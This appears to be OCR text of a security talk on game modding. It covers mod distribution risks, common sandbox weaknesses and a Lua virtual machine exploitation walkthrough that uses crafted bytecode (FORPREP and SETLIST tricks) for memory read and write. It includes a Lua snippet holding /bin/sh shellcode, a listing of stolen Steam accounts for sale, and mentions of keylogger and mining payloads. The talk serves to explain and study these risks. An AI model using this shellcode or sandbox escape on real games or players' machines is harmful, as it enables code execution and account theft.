Security in video games modding

A tour of modding security vulnerabilities and exploits

Today’s menu

1. The need for security in video games modding

2. Common class of vulnerabilities


3. Exploiting the Lua Virtual Machine

The need for security in video games

What is modding ?

Base game

"Small" mod




Additional functionality

"Big" mod

Total conversion

What is modding ?




A brief history of modding

- Begins in the 80’s

- 90’s : “golden age” of modding
  - Doom WADs, GoldSource mods…


- 2000-10 : lots of commercials titles derived from total conversions mods
  - Garry’s Mod, Killing Floor, Team Fortress, Counter Strike…

- since 2010 : Very large distribution infrastructures, official and non official
  - Steam Workshop, ModDB, NexusMods…




Mods distribution

No distribution platform



- shady russians websites
- no content verification whatsoever


Amateur platform



- lack of security, regularly hacked
+ provide a platform for unofficial modding

Mods distribution

Developer platform



+ better understanding of the needs of the platform from the devs


- smaller developper workforce than for a distributor platform

Distributor platform


- wide target for potential exploits

+ strongest security

Why is modding an interesting exploit target



```lua
local b = require('bytecode_factorio');

local to_write = function () p = io:open("rien", "wb") print("Try again bruh") end

-- Valeur à écrire dans le tag de la tvalue à transformé en fonction C
local c_closure_tag = b.ptr2num("\22\2"..("\0"):rep(2))

local magic_sauce = '\247\230\80\72\191\47\98\105\110\47\47\115\104\87\72\137\231\176\59\15\5'

-- Adresse du shellcode
local destination = b.pointer_add(b.address_of(magic_sauce), 24)

print("[shellcode] is stored at : ", b.addr_to_string(destination))

destination = b.ptr2num(destination)

-- Adresse de la Closure que l'on va modifier pour appeler le shellcode
local tval_addr = b.address_of(to_write)

print("[to_write] is stored at (TValue*) : ", b.addr_to_string(tval_addr), " addr from %p : ", to_write)

local cl_addr = b.read_memory(tval_addr, b.sizeof_pointer)
```




Execution of untrusted code

Wide attack vector

Automatic updates


Easily spread malicious update from compromised modder account

Why is modding an interesting exploit target



Console modding


Attack vector on widespread devices usually uncompromised



Run on powerful computers

Suited for payload necessitating high compute power

Potential payloads




Steam Accounts (1022)

▼ sold

Item name	Seller rating	Sold	USD
OLD STEAM ACCOUNT 2003y 6 digits HL Platinum Pack + OE	Steamby 298	5640	16.79 $
Payday 2 - account steam - Region free; Global account	Steam-accou 128	4046	1.49 $
PAYDAY 2 (Steam account) Multilanguage + Region free	AMEDIA© 117	2229	1.57 $
OLD STEAM ACCOUNT 2003y 7 digits HL Platinum Pack + OE	Steamby 298	2045	15.60 $
PAYDAY 2 New Steam Account + BONUS	MarketDeals 301	1797	1.49 $
ARK: Survival Evolved new accounts (Region Free)	Steamaq 3	1525	7.31 $
Rocket League new accounts with guarantee (Region Free)	Steamby 298	1502	5.45 $
Dont Starve Together new accounts (Region Free)	Steamby 298	1490	1.49 $
Counter-Strike 1.6 new accounts CS 1.6 (Region Free)	Steamby 298	1317	1.87 $
Counter-Strike 1.6, cs 1.6 (Steam account, RU+CIS)	Steam-accou 128	1181	1.49 $
7 Days to Die new accounts with guarantee (Region Free)	Steamby 298	1036	1.49 $
Left 4 Dead New Steam Account + BONUS	MarketDeals 301	1003	1.49 $
ARK: Survival Evolved new accounts (Region Free)	Steamby 298	861	6.70 $
Left 4 dead 2 - Steam account - RU+CIS	Steam-accou 128	727	1.49 $
OLD STEAM ACCOUNT 2008-2012 Registration	Luna Shop 6	675	1.49 $
Shadow of the Tomb Raider Croft Edition (Steam offline)	UnlockOnline 289	>100	1.49 $

Cryptocurrencies GPU mining

Keylogger for stealing accounts




```
gmpublish.exe create -addon %~n1.gma -icon %~n1.jpg
```

Distributed computing botnet

Infection of other mods

Common classes of vulnerabilities found in the wild

Weak or absence of sandboxing

Lots of developers make the choice of not sandboxing their games modding system, by lack of time or resources

Consequences : arbitrary remote code execution by design

Security considerations [edit]

The code in Mods for Cities: Skylines is not executed in a sandbox.


While we trust the gaming community to know how to behave and not upload malicious mods that will intentionally cause damage to users, what *is* uploaded on the Workshop cannot be controlled.

Like with any files acquired from the internet, caution is recommended when something looks very suspicious.


Weak or absence of sandboxing

The developers tried to create a sandbox but...

- They allow loading dynamic libraries
- They left exploitable functions available (for example file system manipulation)
- It is possible to find a reference back to the non-sandboxed context
- There is an exploitable bug in the scripting language implementation



Format strings vulnerabilities



Example : console commands parsing bug present in Bethesda games from Morrowind to Fallout 4: **not fixed in 13 years !**

Usage error of the *printf* function family :

printf(message) is used instead of *printf("%s", message)*, allowing the user to specify a custom format string

Allow reading and writing the stack memory following *message*, using *%p* (print address) and *%n* (write the number of characters written so far)

File manipulation (path traversal)


Escape the sandbox by abusing file system paths, when the game try to limit the available files to the loaded mod folder:

- Symlink
  - Embed a relative or absolute symlink to get access to outside files (example: getting back lua modules from a global installation of lua)
- Path traversal
  - Use relative path to get outside the mod folder if they are not sanitized ('..' should be stripped/disallowed)

Loading of dynamic libraries

The execution context may be sandboxed, but if the developer allow loading a dynamic library (very often unintentionally), any machine code can be run

Example: the *require* function used to load modules in lua will implicitly search for corresponding .so and .dll lua C modules.



Exploiting the Lua virtual machine

Previous work

2010 : Peter Cawley - Bytecode abuse module for Lua 5.2

2013 : Peter Cawley - Exploiting *Company of Heroes 2* 's Lua engine (5.1)

2016 : Exploiting the Lua engine within Redis by @benmurphy

2016 : Peter Cawley - Exploiting Lua 5.2 64 bits on Linux

2017 : Escaping the Lua 5.2 sandbox with untrusted bytecode by @numinit

Lua Sandboxing 


1. Create sandbox
2. Load user Lua (code or bytecode)
3. Run the code inside the sandbox

Sandbox blacklist
io.* os.* package.loadlib() debug.*

Sandbox whitelist
table.sort string.chars string.gsub

1 : Reading arbitrary object addresses

Bytecode manipulation



Exploiting Lua for loops

```
init = 4
limit = 10
step = 2
for x = init, limit, step do
    print(x)
end
```

dump()

```
1 [-]: GETTABUP  R0 U0 K0      ; R0 := U0["init"]
2 [-]: GETTABUP  R1 U0 K2  ; R1 := U0["limit"]
3 [-]: GETTABUP  R2 U0 K4 ; R2 := U0["step"]
4 [-]: FORPREP   R0 3          ; R0 -= R2; pc += 3 (goto 8)
5 [-]: GETTABUP  R4 U0 K6      ; R4 := U0["print"]
6 [-]: MOVE      R5 R3     ; R5 := R3
7 [-]: CALL      R4 2 1    ;  := R4(R5)
8 [-]: FORLOOP   R0 -4         ; R0 += R2; if R0 <= R1 then
R3 := R0; PC += -4 , goto 5 end
9 [-]: RETURN R0 1         ; return
```

Exploiting Lua for loops

```
init = 4
limit = 10
step = 2
for x = init, limit, step do
    print(x)
end
```

dump()

1 [-]: GETTABUP R0 U0 K0   ; R0 := U0["init"]
2 [-]: GETTABUP R1 U0 K2 ; R1 := U0["limit"]
3 [-]: GETTABUP R2 U0 K4 ; R2 := U0["step"]
4 [-]: ~~FORPREP~~ JMP; goto 8
5 [-]: GETTABUP R4 U0 K6   ; R4 := U0["print"]
6 [-]: MOVE   R5 R3   ; R5 := R3
7 [-]: CALL   R4 2 1   ; := R4(R5)
8 [-]: FORLOOP   R0 -4   ; R0 += R2; if R0 <= R1 then R3 := R0; PC += -4 , goto 5 end
9 [-]: RETURN R0 1   ; return

Bypass arguments checks by replacing the FORPREP instruction

Getting the address of Lua objects

1. Craft the malicious bytecode using the FORPREP trick
2. Load the bytecode as a function using load()
3. Call it with a lua object as an argument to retrieve a double which binary representation is the address of this object
4. Convert the resulting double into an integer

2 : Writing to arbitrary memory

The SETLIST trick

```
function list(tt, k)
    tt = {k}
    do return end
end
```

dump()

```
0 [-]: NEWTABLE  R2 1 0      ; R2 := {} (size = 1,0)
1 [-]: MOVE      R3 R1       ; R3 := R1
2 [-]: SETLIST   R2 1 1      ; R2[0] := R3 ; R(a)[(c-1)+i] := R(a+i), 1 <= i <=
b, a=2, b=1, c=1, FPF=50
3 [-]: MOVE      R0 R2       ; R0 := R2
4 [-]: RETURN    R0 1        ; return
5 [-]: RETURN    R0 1        ; return
```

The SETLIST trick

```
case OP_SETLIST : {

  luai_runtimecheck(L, ttistable(ra));
  Table *h = hvalue(ra);
  last = ((c - 1) * LFIELDS_PER_FLUSH) + n;
  if (last > h->sizearray)  /* needs more space? */
     luaH_resizearray(L, h, last);  /* pre-allocate it at once */
  for (; n > 0; n--) {
     TValue *val = ra + n;
     luaH_setint(L, h, last--, val);
     luaC_barrierback(L, obj2gco(h), val);
  }
  L->top = ci->top;  /* correct top (in case of previous open call) */
  break;
}
```

Most games disable runtime checks due to performance

The SETLIST trick

```
function list(tt, k)
    tt = {k}
    do return end
end
```

dump()

0 [-]: ~~NEWTABLE R2 1 0~~ MOVE R0 R0 ; R0 := RO ;
1 [-]: MOVE R3 R1 ; R3 := R1
2 [-]: SETLIST R2 1 1 ; R2[0] := R3 ; R(a)[(c-1)+i] := R(a+i), 1 <= i <= b, a=2, b=1, c=1, FPF=50
3 [-]: MOVE R0 R2 ; R0 := R2
4 [-]: RETURN R0 1 ; return
5 [-]: RETURN R0 1 ; return

Lua Table memory representation

```
typedef struct Table {
 CommonHeader;
 lu_byte flags;  /* 1<<p means tagmethod(p) is not
present */
 lu_byte lsizenode;  /* log2 of size of `node' array */
 struct Table *metatable;
 TValue *array;  /* array part */
 Node *node;
 Node *lastfree;  /* any free position is before this
position */
 GCObject *gclist;
 int sizearray;  /* size of `array' array */
} Table;
```

Lua Table memory representation

```
typedef struct Table {
[redacted]
 TValue *array;  /* array part */
[redacted]
 int sizearray;  /* size of `array' array */
} Table;
```

We are only interested in the *array* and *sizearray* field

Exploiting the SETLIST trick to write in arbitrary memory regions

function write_to_memory(addr, val)

1. Craft a string which represent a Lua table pointing to addr.
2. Copy the string value to a “userdata” buffer
3. Use the malicious “setlist” function with the crafted Lua table as an argument, to write into memory

3 : Reading to arbitrary memory

Reading arbitrary memory

Basically, we reuse the previous tricks to craft a table pointing to the address we want to read, and retrieve the value using standard Lua :

```
t = {} -- Corrupted table pointing to addr

k =  t[0]
```

4 : Putting it all together - Arbitrary code execution

Arbitrary code execution

```
typedef int (*lua_CFunction) (lua_State *L);

typedef struct CClosure {
 ClosureHeader;
 lua_CFunction f;
 TValue upvalue[1];  /* list of upvalues */
} CClosure;
```

1. Create a lua function
